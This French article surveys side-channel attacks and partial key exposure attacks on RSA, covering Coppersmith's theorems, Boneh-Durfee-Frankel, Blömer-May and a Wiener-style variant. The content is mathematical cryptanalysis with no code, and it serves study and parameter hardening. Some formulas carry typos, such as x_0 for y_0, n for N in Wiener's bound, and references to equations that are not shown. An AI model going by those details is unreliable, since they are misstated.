Les attaques par mesure du temps (*timing attack*) ont été présentées dans [BA1] ; de nombreux articles sont accessible sur [KOEUNE] notamment [SKQ]. G Bart vous a aussi présenté les attaques par analyse de puissance (*Simple Power analysis* et *Differential Power analysis*) dans [BA2] . Ces deux attaques sont dues à Paul Kocher [KO1, KO2] et font toutes deux partie des attaques sur les canaux cachés. Comme toujours en cryptanalyse, on a le droit de mesurer ce qu'on veut, ainsi, outre les attaques par la mesure du temps ou de la puissance, il existe aussi les attaques par mesure électromagnétique. Mais on peut vraiment tout essayer : une recherche (en juillet) sur Google avec « *thermal imaging attack RSA* » comme mots clés permet de trouver aux deux premières réponses les références [XI] et [XX] qui présentent des idées autour de l'utilisation d'images thermiques pour attaquer des algorithmes s'exécutant sur des processeurs classiques mais aussi sur des FPGA. Il est d'ailleurs vraisemblable que ce type d'attaques puisse aussi fonctionner avec des cartes à puces mal protégées. Récemment, Shamir et Tromer [ST] ont même proposé un « *preliminary proof-of-concept presentation* » sur une attaque par la mesure du son (*acoustic attack*) ! Cette idée est loin d'être idiote (voir par exemple l'anecdote présentée par G. Bart dans [BA2]) : on écoute le son que produit une carte mère lorsqu'elle chiffre par exemple avec l'algorithme RSA et on pourrait en déduire après analyse du signal obtenu des informations partielles sur la clé privée.

Toutes ces attaques sont très efficaces lorsqu'elles fonctionnent. À tel point que le *FEDERAL INFORMATION PROCESSING STANDARDS PUBLICATION* (FIPS) a publié des standards de sécurité [FI] qui incluent des recommandations sur la sécurité physique. Ainsi, le standard PUB 140-1 contient les quatre niveaux de sécurité physique esposés dans le tableau 1.

Mais heureusement (pour le cryptographe) ou malheureusement (pour le cryptanalyste), les attaques sur les canaux cachés ne permettent de retrouver la clé privée d'une clé RSA de manière complète que dans certaines situations précises. Par exemple, si l'attaque par la mesure du temps est utilisée dans une carte à puce, celle-ci est supposée être dans les mains de l'attaquant. De même, si l'attaque acoustique de Shamir et Tromer [ST] fonctionne un jour, il faudra quand même pouvoir mesurer le son et donc avoir accès au périmètre immédiat de la machine visée, voire pouvoir l'ouvrir et avoir accès à la carte mère. Le lecteur l'aura compris, dans un laboratoire équipé, ces attaques à clé partielle révélée peuvent fonctionner très bien, mais un cryptanalyste ne pourra pas forcément être dans des conditions idéales. Par manque de moyens techniques ou par manque de temps, il est fort possible que les données obtenues, quel que soit leur type, soient entachées d'erreurs. C'est là qu'interviennent les attaques à clé partielle révélée.

Nous présenterons quelques-unes de ces attaques pour l'algorithme RSA. Ce n'est pas à proprement parler pour montrer que RSA est fragile face à ces attaques, mais c'est surtout que, jusqu'à aujourd'hui, ces attaques ne concernent exclusivement que RSA. En effet, aucune attaque efficace du type attaque à clé partiellement révélée pour les algorithmes à base de logarithme discret n'a été publiée. Et même si les attaques par mesure du temps ou de la puissance sont possibles sur de tels algorithmes, ceci conforte les cryptographes qui pensent que le problème de la factorisation est de nature très différente (du point de vue théorie de la complexité) du problème des logarithmes discret ; ce qui signifie par exemple en pratique que l'algorithme de chiffrement d'El Gamal serait plus sûr que l'algorithme de chiffrement RSA. Étudier ces attaques permet évidemment de renforcer les critères de choix des différents paramètres, publics ou privés, de RSA ; à terme, elles permettent donc de renforcer sa sécurité.

Robert Erra
erra@esiea.fr

Tableau 1	Single Chip Modules	Multi-Chip Embedded Modules	Multi-Chip Standalone Modules
Security Level 1	Production-grade chip (with standard passivation).	Production-grade chip and production-grade multi-chip embodiment.	Production-grade chips, production-grade multi-chip embodiment, and production-grade enclosure.
Security Level 2	Level 1 requirements. Opaque tamper evident coating.	Level 1 requirements. Opaque tamper evident coating.	Level 1 requirements. Opaque enclosure with mechanical locks or tamper evident seals for covers and doors.
Security Level 3	Levels 1 and 2 requirements. Hard opaque tamper evident coating.	Levels 1 and 2 requirements. Hard opaque potting material, strong non-removable enclosure, or strong removable cover with removal detection and zerioization circuitry. Protected vents.	Levels 1 and 2 requirements. Hard opaque potting material, or strong enclosure with tamper response and zeroization circuitry for covers and doors. Protected vents.
SecurityLevel 4	Levels 1, 2, and 3 requirements. Hard opaque removal resistant coating. EFP/EFT for temperature and voltage.	Levels 1, 2, and 3 requirements. Tamper detection envelope with tamper response and zeroization circuitry. EFP/EFT for temperature and voltage.	Levels 1, 2, and 3 requirements. Tamper detection/response envelope with zeroization circuitry. EFP/EFT for temperature and voltage.

Après avoir rappelé ce qui nous sera nécessaire pour présenter les attaques à clé partiellement révélée de RSA, nous présenterons quelques attaques connues et nous terminerons par la description d'un *work in progress* : une attaque nouvelle de type algébrique.

2. Rappels sur le système RSA

On rappelle que l'algorithme de chiffrement RSA (voir le cadre) nécessite la connaissance d'un module RSA $N = pq$ où p et q sont des entiers premiers.

Cryptosystème de chiffrement (et de signature) RSA

[Données] : $N = pq$ un module RSA ; e , l'exposant public, choisi premier avec $\phi(N) = (p-1)(q-1)$;

Clé publique de Alice : N et e ;

- Clé privée (secrète) d'Alice : $d = e^{-1} \bmod \phi(N)$;
- m, le message que Bernard veut envoyer à Alice ;

[Sortie] : le chiffré c de m ;

[Début] :

(1) [Chiffrement] par Bernard : Bernard calcule $c = m^e \bmod N$;

(2) [Déchiffrement] par Alice : seule Alice est capable de retrouver m à partir de d, car cela nécessite la connaissance de d : $m = c^d \bmod N$.

[Fin].

L'exposant public de chiffrement e une fois choisi, on calcule l'exposant de déchiffrement d (exposant qui reste privé), cet exposant privé est calculé comme l'inverse de e mod$\phi(n)$. On résout donc l'équation suivante dite équation RSA :

$$e*d = 1 \bmod \phi(N) \quad (1)$$

Cette équation peut se traduire de la manière suivante : il existe un entier relatif k tel que :

$$e*d - k*\phi(N) = 1. \quad (2)$$

Pour éviter que la factorisation de n ne soit trop facile, il faut suivre la précaution suivante : les entiers premiers p et q doivent être sensiblement de même taille, et même si possible, avoir le même nombre de bits ; on appelle cette version le RSA équilibré (*balanced RSA*). On demande d'avoir :

$$p < q < 2p \quad (3)$$

$$\frac{\sqrt{N}}{2} < q < p < 2\sqrt{N} \quad (4)$$

Ceci entraîne les inégalités suivantes, importantes dans la plupart des attaques à clé partielles révélées :

$$N - \phi(N) \leq 3\sqrt{N} \quad (5)$$

$$k = \frac{e*d-1}{N} < \frac{e*d}{N} < d \quad (6)$$

Pour la suite on notera n le nombre de bits de N.

3. Équations polynomiales modulaires

Les attaques à clé partiellement révélée de RSA utilisent presque toutes un outil très puissant dû à Coppersmith [CO1, CO2] : un algorithme permettant de trouver de « petites » solutions d'équations polynomiales modulaires du type $f(x) = 0 \bmod N$ (cas dit univariable [CO1]) ou du type $f(x,y) = 0 \bmod N$ (cas dit bivariable [CO2]).

La présentation même rapide de ces résultats, devenus des outils de base des cryptanalyses de RSA, dépassant largement le cadre de ce papier, nous nous contenterons de présenter deux théorèmes. Le premier théorème découle directement des travaux de Coppersmith et est cité dans [BDF] dans une version proposée par Howgrave-Graham ; même si actuellement il existe des résultats un peu plus fins, il reste d'actualité.

Théorème 1 (Coppersmith 1996, [CO1])

Soit $f(x,y)$ un polynôme à deux variables à coefficients dans Z, de degré maximum δ pour chaque variable, on suppose en outre que les coefficients de $f(x,y)$ sont premiers entre eux.

Soient X et Y deux bornes, respectivement, des solutions x_0 et y_0 de l'équation $f(x,y) = 0$, on définit le polynôme $\hat{f}(x,y) = f(Xx, Yy)$ et D la valeur maximale des valeurs absolues des coefficients de $\hat{f}(x,y)$. *Si* $XY < D^{2/(3\delta)}$, on peut alors trouver en un temps polynomial en $(\log(D), 2^{\delta})$ toutes les solutions (x_0, y_0) de l'équation $f(x,y) = 0$ vérifiant $|x_0| < X$, $|x_0| < Y$.

Le second « théorème » est au premier abord assez surprenant, mais c'est une conséquence directe, un corollaire, du théorème précédent. Il est aussi dû à Coppersmith.

Théorème 2

Soit $N = pq$ un module RSA de n bits (de factorisation inconnue). On suppose connaître $P_0 = p \bmod r$ avec $r \geq 2^{n/4}$, il existe alors un algorithme capable de factoriser N en un temps polynomial en n.

En pratique, ce résultat entraîne que la connaissance de la moitié des bits de p (les bits supérieurs) suffit à factoriser N. Une version similaire existe lorsque ce sont les bits de poids inférieur qui sont connus. Pour factoriser un module RSA de 1024 bits, la connaissance de 256 bits de l'un des facteurs suffit. Il est par ailleurs évident, comme l'a suggéré implicitement B. de Weger [WEG], qu'on peut améliorer le théorème 2 si l'écart $p-q$ est trop petit.

Bien que n'étant pas une attaque à clé partielle révélée à proprement parler, ce résultat montre que face aux cryptanalystes absolument rien ne devrait filtrer.

4. Attaques à clé partiellement révélée de Boneh, Durfee et Frankel

Les attaques à clé partiellement révélée de RSA cherchent à calculer d en supposant connu une partie d :

- soit les bits de poids le plus fort (MSB : *most significatif bits*);
- soit les bits de poids le plus faible (LSB : *least significatif bits*).

Pour simplifier l'exposé, nous supposerons que les bits connus, révélés par exemple par une attaque par effet de bord sont consécutifs et partent soit du bit de poids le plus fort (MSB), soit du bit de poids le plus faible (LSB).

Donnons un exemple présenté dans [BDF] pour ceux qui restent sceptiques quant à ce type d'attaques. Si l'exposant public e est choisi assez petit (3, 17 ou 65537 sont des valeurs souvent conseillées avant la publication [BDF]), cela signifie que l'on connaît la moitié des bits de poids le plus fort de d !

En effet, comme on a, d'après l'équation RSA (2) :

$$d = \frac{1 + k * \phi(N)}{e} \quad (7)$$

cela signifie qu'on peut calculer une valeur approchée de d en prenant comme approximation de l'inconnue $\phi(N)$ soit N (choix de [BDF]) soit l'approximation de B. de Weger [WEG, ER1, ER2] :

$$\hat{\phi} = \lfloor N - 2\sqrt{N} + 1 \rfloor \quad (8)$$

Où $\lfloor x \rfloor$ désigne la partie entière d'un réel x. L'approximation (8) donne une inégalité meilleure que l'inégalité (5), soit :

$$\hat{\phi} - \phi(N) \leq 2\sqrt{N} \quad (9)$$

Si on définit $\hat{d}$ par

$$\hat{d} = \frac{1 + k * \hat{\phi}}{e} \quad (10)$$

on a alors $\hat{d} - d = \frac{k(\hat{\phi} - \phi(N))}{e}$ ce qui donne directement, grâce à (5) les inégalités.

$$0 \leq \hat{d} - d \leq \frac{2k\sqrt{N}}{e} \leq 2\sqrt{N}. \quad (11)$$

En clair, $\hat{d}$ a la moitié de ses bits, ceux de poids le plus fort en l'occurrence, égaux à ceux de d. La connaissance de k donne la moitié des bits de d !

Évidemment, on pourrait rétorquer qu'on ne connaît pas la valeur de k mais comme e est supposé petit, il suffit d'essayer toutes les valeurs k^t allant de 1 à e.

Le premier résultat obtenu par Boneh, Durfee et Frankel et dont nous esquissons la preuve est le théorème suivant.

Théorème 3

Soit $N = pq$ un module RSA de n bits, où p et q vérifient les inégalités (3) à (6), connaître les $n/4$ bits de poids le plus faible de d permet de factoriser N en un temps polynomial en n.

Dire que l'on connaît les $n/4$ bits de poids le plus faible de d revient à dire qu'on connaît $d_0 = d \bmod 2^{n/4}$. Comme on a

$$\emptyset(N) = (p-1)(q-1) = N-(p+q) + 1,$$

en définissant $s = p + q = p + N/p$ et $x = p \bmod 2^{n/4}$ et en prenant l'équation RSA (2) modulo $2^{n/4}$, on obtient l'équation modulaire suivante :

$$ed_0 = 1 + k(N-x-N/x + 1) \bmod 2^{n/4}$$

équation qui se récrit, en multipliant simplement par x, sous la forme :

$$kx^2 + (ed_0-k(N + 1)-1)x + kN = 0 \bmod 2^{n/4}. \quad (12)$$

C'est une équation modulaire bivariable de degré 2 en x et de degré 1 en k. Comme on ne connaît pas k, on essaie de résoudre cette équation pour chaque valeur de k^t allant de 1 à e (comme k est premier avec e et vérifie $k<e$, à cause de l'égalité (2), on peut aller un peu plus vite que tester $e-1$ valeurs). On peut montrer alors qu'on aura à tester $e \log(e)$ solutions possibles de l'équation (12). L'une d'entre elles donnera une valeur de $x = p \bmod 2^{n/4}$ et le théorème 2 entraîne qu'on peut alors factoriser efficacement N.

Boneh, Durfee et Frankel ont donné des résultats pour le cas où ce sont les bits de poids le plus fort qui sont connus. Ces attaques sont dites « algébriques ». Ces résultats ont été améliorés par Blömer et May à l'aide d'attaques dites « géométriques ». Le théorème 1 par exemple repose en fait sur l'utilisation de l'algorithme LLL qui fait partie des algorithmes les plus utilisés par les cryptologues depuis son invention dans les années 80 [COI, ERI]. C'est un algorithme de nature géométrique, et fondamental tout autant en cryptanalyse qu'en cryptographie.

Le lecteur désireux d'aller plus loin dans la compréhension de cet outil se doit de lire les thèses de Durfee [DUR] et May ainsi que les récents papiers de May [MAY] et, en français, la thèse de P. NGUYEN [NG]. Il faut remarquer que ce sont souvent des techniques heuristiques, même si aucun contre-exemple « gênant » n'a été trouvé pour l'instant.

5. Vers une attaque à clé partiellement révélée de type Wiener ?

Imaginons que le système de mesure permettant d'obtenir les bits de poids le plus faible de d se trouve utilisé sur un système qui inverse l'ordre d'utilisation des bits de d pour chiffrer, c'est-à-dire pour calculer l'exponentiation modulaire $m^e \bmod N$. Il y a fort à parier que ce seront cette fois-ci les bits de poids le plus fort de d qui seront découverts. Même si cet exemple est un peu artificiel, nous le donnons juste pour expliquer pourquoi les chercheurs développent aussi bien des attaques en supposant connu les bits de poids faible que les bits de poids fort. Pour être homogène, nous allons présenter (sans démonstration) un résultat très intéressant sur une attaque à clé partielle révélée géométrique de Blömer et May qui suppose connue des bits de poids le plus fort. Blömer et May [MAY] ont prouvé le théorème suivant.

Théorème 4

Soit $N = pq$ un module RSA de $n = \lceil \log_2(N) \rceil$ bits et soit e tel que

$$\alpha = \log_N(e) \in [\frac{1}{2}, \frac{\sqrt{6}-1}{2}]$$

alors, pour toute approximation $\hat{d}$ de d vérifiant

$$|\hat{d} - d| \leq N^{1/8(5-2\alpha-\sqrt{36\alpha^2+12\alpha-15})-\varepsilon}$$

et sous une hypothèse classique (que nous ne détaillerons pas ici), pour tout $\varepsilon > 0$ il existe un entier N_0 tel que pour tout entier $N > N_0$, N peut être factorisé en un temps polynomial en n.

Ce résultat s'interprète de la manière suivante.

Si on définit

$$\vartheta = 1/8(5 - 2\alpha - \sqrt{36\alpha^2 + 12\alpha - 15}) - \varepsilon$$

alors il faut connaître au moins $\theta * n$ des bits de poids le plus fort de d pour que l'attaque fonctionne.

Par exemple, pour $\alpha = \frac{1}{2}$ on a $\theta = \frac{1}{2}$

et il faut donc connaître 50% des bits de poids le plus fort de d pour que l'attaque fonctionne, pour $\alpha = 0{,}65$, $\theta = 0{,}891$, et il faut connaître un peu plus de 89% des bits de poids le plus fort de d pour que l'attaque fonctionne.

Conclusion

En guise de conclusion, nous préférons montrer qu'il est encore possible de trouver de nouvelles attaques adaptées à des cas particuliers.

Dans *MISC 10* [ERI], on a présenté l'attaque de Wiener, une attaque algébrique de RSA qui réussit bien si la clé de

déchiffrement, soit l'exposant de déchiffrement d est « assez petit ».

(il suffit que $d < \frac{n^{1/4}}{3}$)

Son attaque repose sur l'équation RSA (2), cette équation a trois inconnues d, k et $\varphi(n)$; on peut la réécrire sous la forme :

$$\frac{e}{\varphi(N)} - \frac{k}{d} = \frac{1}{d\varphi(N)}$$

On rappelle que cela permet d'en déduire que la fraction $\frac{k}{d}$ est une bonne approximation de $\frac{e}{\varphi(n)}$ si d est supposée « petit » devant $\varphi(N)$.

Comme $\varphi(N)$ est inconnu, Wiener propose de remplacer $\varphi(N)$ par N tout simplement. Ceci lui permet alors de résoudre l'équation (1) grâce à la « vieille » technique des fractions continues ! En effet, comme d et k sont premiers entre eux, Wiener a remarqué que si on trouve deux entiers d et k tels que

$$\left|\frac{e}{\varphi(N)} - \frac{k}{d}\right| \leq \frac{1}{2d^2}$$

alors on a de bonnes chances que la fraction $\frac{k}{d}$ soit celle qu'on cherche.

Or, un résultat classique sur les fractions continues montre que ce qu'on appelle les convergents partiels d'un réel vérifient une inégalité de ce type, voir le chapitre 3 de B. Rungaldier dans [ER2] ou [YAN] pour les algorithmes permettant de calculer le développement en fraction continue d'un réel (DFC). Cette attaque de Wiener peut être vue comme la première attaque à clé révélée : il suffit de considérer que les ¾ des bits de poids le plus fort de d sont connus car nuls !

Il est alors intéressant de se poser la question (question que s'est posée l'auteur) : est-il possible d'adapter l'attaque de Wiener aux cas où d est beaucoup plus grand que la borne de Wiener $\frac{n^{1/4}}{3}$?

De telles attaques seraient intéressantes à plusieurs titres :

- Elles seraient plus rapides que les attaques géométriques reposant sur les résultats comme le théorème 1 car ces attaques nécessitent l'algorithme LLL qui peut être très coûteux en temps CPU dans certains cas ;
- Elles seraient non empiriques (car prouvables en règle générale) ;
- Et en plus : leurs preuves seraient a priori plus faciles.

Sans donner de théorème, nous terminerons cet article par la présentation d'une attaque qui y ressemble. Dans un travail non encore publié officiellement (mais soumis à une conférence en cryptographie), l'auteur de cet article a montré que si k n'est pas premier et a un facteur premier k_1 assez petit, alors (13) pouvant se réécrire

$$\frac{e}{k_1\varphi(N)} - \frac{k_2}{d} = \frac{1}{k_1 d\varphi(N)} \quad (14)$$

le DFC de $\frac{e}{k_1\varphi(N)}$ contiendra $\frac{k_2}{d}$ si $d < \frac{k_1 n^{1/4}}{3}$.

En clair, on a gagné $log_2(k_1)$ bits sur la borne de Wiener (la preuve est d'ailleurs quasi identique à la preuve du résultat de Wiener). Supposons donc que $N = pq$ soit un module RSA de n bits, où p et q vérifient les inégalités (3) à (6) ; en outre, nous supposons connaître $\hat{d}$, une valeur approchée d, qui est « assez » proche de d de telle sorte que si on définit $\hat{k}$ à partir de l'équation RSA (2) par

$$\hat{k} = \frac{e\hat{d} - 1}{\hat{\phi}}$$

alors $\hat{k}$ est assez proche de la vraie valeur. Dans [BDF] un tel résultat est démontré pour e si $2^t < e < 2^{t+1}$ avec t est dans l'intervalle [0...n/2], si les t bits de poids le plus fort de d sont connus alors la valeur de $\hat{k}$ donnée par (15) se trouve dans un intervalle centré autour de la vraie valeur de k assez petit. Dans la suite, on suppose que k est connu.

Comment utiliser dans ces cas là l'attaque de Wiener ? Il y a plusieurs étapes. La première étape consiste à remarquer que :

si $\frac{k}{d}$ se trouve dans le DFC de $\frac{\hat{\phi}}{e}$

alors $\frac{d}{k}$ se trouve aussi dans le DFC de $\frac{e}{\hat{\varphi}}$,

ceci revient à considérer l'égalité, strictement équivalente à (13) :

$$\frac{d}{k} - \frac{\varphi(N)}{e} = \frac{1}{ek} \quad (16)$$

équivalente aussi à l'égalité suivante :

$$d - \frac{k\varphi(N)}{e} = \frac{1}{e} \quad (17)$$

Ainsi la connaissance de k permet de considérer la variante de l'attaque de Wiener qui consiste à calculer le DFC de $\frac{k\hat{\phi}}{e}$. C'est l'attaque présentée dans [ER3].

La seconde étape consiste, après avoir réécrit d sous la forme $d = d_1 + d_0$ où d_1 est la partie connue de d (bits de poids le plus fort) et d_0 la partie inconnue. A remarquer qu'on peut réécrire ceci (17) sous la forme :

$$d_0 - \left(\frac{k\varphi(N)}{e} - d_1\right) = \frac{1}{e} \quad (18)$$

On peut donc calculer le DFC de $\left(\frac{k\hat{\phi}}{e} - d_1\right)$ plutôt que le DFC de $\frac{\hat{\phi}}{e}$.

Hélas quelques tests montrent que ceci n'est pas suffisant. Il faut une dernière astuce : Wiener avait déjà remarqué que toute valeur approchée de $\varphi(N)$ meilleure que N (ou meilleure que l'approximation de $\hat{\phi}$ B. de Weger) améliorerait son attaque.